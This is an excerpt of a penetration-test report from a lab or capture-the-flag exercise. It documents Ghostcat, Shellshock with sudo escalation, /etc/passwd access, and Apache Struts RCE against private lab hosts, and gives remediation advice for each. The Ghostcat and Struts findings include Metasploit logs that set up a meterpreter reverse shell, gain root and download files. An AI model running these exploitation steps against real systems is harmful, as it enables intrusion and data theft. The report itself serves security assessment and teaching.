monitoring and alerting for unusual activity related to this vulnerability, such as unexpected commands executed by the web server user. 5. **Regular Security Assessments**: Conduct routine security assessments and vulnerability scans to identify outdated software and misconfigurations to prevent similar issues. 6. **Alternative Mitigations**: Isolate the vulnerable host from critical network segments to minimize impact until a complete patch can be applied. **References**: ● CVE-2017-5638 - NVD Details ● Apache Struts Security Bulletin


Linux Server Vulnerability 7	Findings
Title	Flag 7 - Apache Tomcat AJP File Read Vulnerability (Ghostcat) : CVE-2020-1938
Risk Rating	Critical (9/10)
Description	The Apache Tomcat Ghostcat vulnerability allows attackers to read files from the Tomcat server via the AJP connector, typically running on port 8009. This vulnerability is particularly dangerous because it allows unauthorised access to sensitive files, such as configuration files (WEB-INF/web.xml) that can reveal critical system details. In some scenarios, depending on the server configuration, this vulnerability can also lead to remote code execution, making it an attractive target for attackers. **How an Attacker Can Exploit**: ● Attackers can identify the open AJP port through network scans such as Nmap. ● By using the Metasploit module tomcat_ghostcat, attackers can set the necessary parameters to exploit the vulnerability. In this case, the exploit retrieved the web.xml file, showcasing unauthorized access.

	• Access to files like web.xml can further assist attackers in understanding the server configuration and identifying other potential vulnerabilities.
Images	  


```
[+] 192.168.13.10:8009 - /root/.msf4/loot/20240917060252_default_192.168.13.10_WEBINFw
eb.xml_251912.txt
[*] Auxiliary module execution completed
```

```
[*] Running module against 192.168.13.10
Status Code: 200
Accept-Ranges: bytes
ETag: W/"1232-1458226132000"
Last-Modified: Thu, 17 Mar 2016 14:48:52 GMT
Content-Type: application/xml
Content-Length: 1232
<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
                      http://xmlns.jcp.org/xml/ns/javaee/web-app_3_1.xsd"
  version="3.1"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
```

```
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
                      http://xmlns.jcp.org/xml/ns/javaee/web-app_3_1.xsd"
  version="3.1"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to Tomcat
  </description>

</web-app>

[+] 192.168.13.10:8009 - /root/.msf4/loot/20240917060818_default_192.168.13.10_WEBINFw
eb.xml_729390.txt
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/tomcat_ghostcat) >
```


	
Affected Hosts	Host IP: 192.168.13.10 Apache Tomcat with AJP service exposed on port 8009.
Remediation	1. Disable the AJP connector if it is not necessary for the server's operation. 2. Upgrade to a patched version of Apache Tomcat that addresses the Ghostcat vulnerability. 3. Implement a secret for AJP connections to restrict unauthorised access and mitigate the risk of exploitation.


Linux Server Vulnerability 8	Findings
Title	Flag 8 - Sudo Privilege Escalation through Shellshock Exploit: CVE-2014-6271
Risk Rating	Critical (10/10)
Description	Flag 8 involves exploiting a Remote Code Execution (RCE) vulnerability on the host ending in .11 using Metasploit with a specific Shellshock exploit (CVE-2014-6271). The Shellshock vulnerability affects older versions of Bash and allows unauthorised command execution by manipulating the environment variables in a specially crafted HTTP request. The exploit targets /cgi-bin/shockme.cgi on the vulnerable host, leveraging the Shocking exploit method. Once access is gained, attackers can escalate privileges using misconfigured sudo permissions discovered within the host's sudoers file. The evidence provided shows that the sudoers file includes a misconfiguration that grants unauthorised commands, such as executing /usr/bin/less with elevated privileges without requiring a password. This privilege can be exploited to gain root access, potentially allowing an attacker to modify system files, escalate further, or perform malicious activities. **How an Attacker Can Exploit**: 1. **Discovery:** An attacker identifies the .11 host running a vulnerable CGI script (/cgi-bin/shockme.cgi) through aggressive scanning. 2. **Exploitation:** By sending specially crafted HTTP requests with malicious payloads, the attacker exploits Shellshock to gain initial access. 3. **Privilege Escalation:** Upon gaining access, the attacker checks sudo privileges and finds the misconfiguration, which allows executing commands like /usr/bin/less with root privileges, leading to full system control.


	4. **Actions on Objectives:** The attacker can read sensitive files, modify system settings, or establish persistence on the host for further attacks.
Images	
Affected Hosts	192.168.13.11 (The targeted host running the vulnerable service)
Remediation	1. **Patch and Upgrade:** Update the Bash shell to the latest version to fix the Shellshock vulnerability. 2. **Restrict Sudo Permissions:** Review and tighten sudo permissions. Ensure that only trusted users have access to elevated privileges and that no commands are unnecessarily listed without proper validation. 3. **Disable Unnecessary Services:** Disable any CGI scripts or legacy systems not required by the environment to reduce the attack surface. 4. **Implement Monitoring and Alerts:** Set up continuous monitoring and alerts for unauthorized sudo activity and ensure logging is enabled to track sudo commands executed. 5. **Regular Security Audits:** Perform frequent security audits on critical systems and configurations to identify and rectify any misconfigurations.

Linux Server Vulnerability 9	Findings
Title	Flag 9 - Exploiting Privilege Escalation to Access Sensitive Information
Risk Rating	High (8/10)
Description	Flag 9 highlights a vulnerability where an attacker, already having access to a compromised system, leverages privilege escalation techniques to access

	sensitive information, including critical system files. In this instance, the attacker exploited an unprotected or misconfigured system component to access user accounts and sensitive files, such as the /etc/passwd file. This file contains information on all users on the system, including sensitive user accounts and their home directories. The attacker is then able to extract information, which is a critical concern as it can lead to further exploitation, unauthorised access, and data theft. **How an Attacker Finds and Exploits the Issue**: 1. **Initial Access**: The attacker gains initial access to the server through previous exploits, such as exploiting a remote code execution vulnerability found in earlier flags. 2. **Privilege Escalation**: Using local exploits or misconfigurations (e.g., sudo privileges not properly managed), the attacker escalates privileges from a standard user to a root or administrative level. 3. **File Discovery**: With elevated privileges, the attacker uses commands such as ls and cat to navigate and read sensitive files like /etc/passwd. 4. **Extraction of Sensitive Data**: The attacker extracts sensitive information, including usernames and home directories, that can be used for further exploits or lateral movement within the network. **What Can Be Done with This Vulnerability**: ● **Unauthorised Data Access**: Access to critical files like /etc/passwd can lead to further exploitation, including brute force attacks on password hashes if they are retrievable. ● **Persistence**: The attacker can create backdoors or new user accounts to maintain access. ● **System Control**: Full control over the system can be established, allowing the attacker to execute any command with root privileges.


Images	
Affected Hosts	Any Unix/Linux system with misconfigured permissions or inadequate access controls, particularly those that have been compromised in earlier stages of an attack.
Remediation	1. **Review and Harden Sudo Permissions**: Ensure that only trusted and necessary users have administrative access through sudo. Regularly audit sudo permissions and remove unnecessary entries. 2. **Implement Least Privilege Principle**: Limit user privileges and access rights to only what is necessary for their role. 3. **Apply Patches and Updates**: Regularly update and patch all systems to close known vulnerabilities that can be used for privilege escalation. 4. **Monitor and Audit Access**: Implement monitoring and alerting for unauthorized access attempts, especially access to sensitive files like /etc/passwd. 5. **Secure File Permissions**: Set correct file permissions on sensitive files to restrict access to root or other necessary system accounts.

Linux Server Vulnerability 10	Findings
Title	Flag 10 - Apache Struts RCE Exploit: CVE-2017-5638
Risk Rating	Critical (10/10)
Description	The target host, identified as 192.168.13.12, is vulnerable to a Remote Code Execution (RCE) exploit through Apache Struts, specifically using the struts2_content_type_ognl exploit module in Metasploit. This exploit targets a critical flaw in Apache Struts where OGNL (Object-Graph Navigation Language) expressions are not properly sanitised, allowing attackers to execute arbitrary commands on the server. This vulnerability is highly dangerous as it enables an attacker to gain unauthorised access and execute code at the same level of permissions as the server application, potentially leading to full system compromise. **How an Attacker Can Exploit** An attacker can discover this vulnerability using network scanning tools like Nmap, combined with vulnerability scanning tools such as Nessus, which specifically identified this vulnerability. Once identified, the attacker can use the Metasploit framework to deploy the struts2_content_type_ognl exploit. The attack involves sending a specially crafted HTTP request containing OGNL code, which is then executed by the server, granting the attacker control over the host. **Impact of Exploitation:** Remote command execution with the same privileges as the web server allows attackers to download or manipulate sensitive files, escalate privileges, and further pivot within the network Full system compromise, including the potential to exfiltrate data, disrupt operations, or establish persistent backdoors.
Images	




```
   #   Name                                                  Disclosure Date  Rank
Check  Description
   -   ----                                                  ---------------  ----
   -   -----------
   0   exploit/multi/http/struts_default_action_mapper       2013-07-02       excellent
Yes    Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Execution
   1   exploit/multi/http/struts_dev_mode                    2012-01-06       excellent
Yes    Apache Struts 2 Developer Mode OGNL Execution
   2   exploit/multi/http/struts2_multi_eval_ognl            2020-09-14       excellent
Yes    Apache Struts 2 Forced Multi OGNL Evaluation
   3   exploit/multi/http/struts2_namespace_ognl             2018-08-22       excellent
Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   4   exploit/multi/http/struts2_rest_xstream               2017-09-05       excellent
Yes    Apache Struts 2 REST Plugin XStream RCE
   5   exploit/multi/http/struts2_code_exec_showcase         2017-07-07       excellent
Yes    Apache Struts 2 Struts 1 Plugin Showcase OGNL Code Execution
   6   exploit/multi/http/struts_code_exec_classloader       2014-03-06       manual
No     Apache Struts ClassLoader Manipulation Remote Code Execution
   7   exploit/multi/http/struts_dmi_exec                    2016-04-27       excellent
Yes    Apache Struts Dynamic Method Invocation Remote Code Execution
   8   exploit/multi/http/struts2_content_type_ognl          2017-03-07       excellent
Yes    Apache Struts Jakarta Multipart Parser OGNL Injection
   9   exploit/multi/http/struts_code_exec_parameters        2011-10-01       excellent
Yes    Apache Struts ParametersInterceptor Remote Code Execution
   10  exploit/multi/http/struts_dmi_rest_exec               2016-06-01       excellent
Yes    Apache Struts REST Plugin With Dynamic Method Invocation Remote Code Execution
   11  exploit/multi/http/struts_code_exec                   2010-07-13       good
No     Apache Struts Remote Command Execution
   12  exploit/multi/http/struts_code_exec_exception_delegator  2012-01-06       excellent
No     Apache Struts Remote Command Execution
   13  exploit/multi/http/struts_include_params              2013-05-24       great
Yes    Apache Struts includeParams Remote Code Execution
   14  auxiliary/scanner/http/log4shell_scanner              2021-12-09       normal
No     Log4Shell HTTP Scanner


Interact with a module by name or index. For example info 14, use 14 or use auxiliary/scanne
```

```
msf6 > use 8
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/struts2_content_type_ognl) > options

Module options (exploit/multi/http/struts2_content_type_ognl):

   Name       Current Setting     Required  Description
   ----       ---------------     --------  -----------
   Proxies                        no        A proxy chain of format type:host:port[,type:h
                                            ost:port][ ... ]
   RHOSTS                         yes       The target host(s), see https://github.com/rap
                                            id7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8080                yes       The target port (TCP)
   SSL        false               no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /struts2-showcase/  yes       The path to a struts application action
   VHOST                          no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.17.62.131    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Universal


msf6 exploit(multi/http/struts2_content_type_ognl) > set RHOST 192.168.13.12
RHOST => 192.168.13.12
msf6 exploit(multi/http/struts2_content_type_ognl) > set LHOST 172.17.62.7
LHOST => 172.17.62.7
msf6 exploit(multi/http/struts2_content_type_ognl) > options

Module options (exploit/multi/http/struts2_content_type_ognl):

   Name       Current Setting     Required  Description
   ----       ---------------     --------  -----------
   Proxies                        no        A proxy chain of format type:host:port[,type:h
                                            ost:port][ ... ]
   RHOSTS     192.168.13.12       yes       The target host(s), see https://github.com/rap
                                            id7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8080                yes       The target port (TCP)
   SSL        false               no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /struts2-showcase/  yes       The path to a struts application action
   VHOST                          no        HTTP server virtual host
```



```
  6         meterpreter x64/linux  root @ 192.168.13.12  172.17.62.7:4444 → 192.168.13.12
                                                         :49304  (192.168.13.12)

msf6 exploit(multi/http/struts2_content_type_ognl) > session -i 6
[-] Unknown command: session
msf6 exploit(multi/http/struts2_content_type_ognl) > sessions -i 6
[*] Starting interaction with 6...

meterpreter > shell
Process 75 created.
Channel 1 created.
whoami
root
find / -type f -name 'flag*'
/root/flagisinThisfile.7z
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
7z x flagisinThisFile.7z
/bin/sh: 7z: not found
7z x flagisinThisfile.7z
/bin/sh: 7z: not found
download /root/flagisinThisfile.7z
/bin/sh: download: not found
exit
meterpreter > download /root/flagisinThisfile.7z
[*] Downloading: /root/flagisinThisfile.7z → /root/flagisinThisfile.7z
[*] Downloaded 194.00 B of 194.00 B (100.0%): /root/flagisinThisfile.7z → /root/flagisinThi
sfile.7z
[*] download   : /root/flagisinThisfile.7z → /root/flagisinThisfile.7z
meterpreter >
```


```
┌──(root💀kali)-[~]
└─# 7z x flagisinThisfile.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R) Xeon(R
) Platinum 8272CL CPU @ 2.60GHz (50657),ASM,AES-NI)

Scanning the drive for archives:
1 file, 194 bytes (1 KiB)

Extracting archive: flagisinThisfile.7z
--
Path = flagisinThisfile.7z
Type = 7z
Physical Size = 194
Headers Size = 167
Method = LZMA2:12
Solid = -
Blocks = 1


Would you like to replace the existing file:
  Path:     ./file2
  Size:     0 bytes
  Modified: 2022-02-08 09:40:53
with the file from archive:
  Path:     file2
  Size:     0 bytes
  Modified: 2022-02-08 09:40:53
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? y


Would you like to replace the existing file:
  Path:     ./file3
  Size:     0 bytes
  Modified: 2022-02-08 09:40:53
with the file from archive:
  Path:     file3
  Size:     0 bytes
  Modified: 2022-02-08 09:40:53
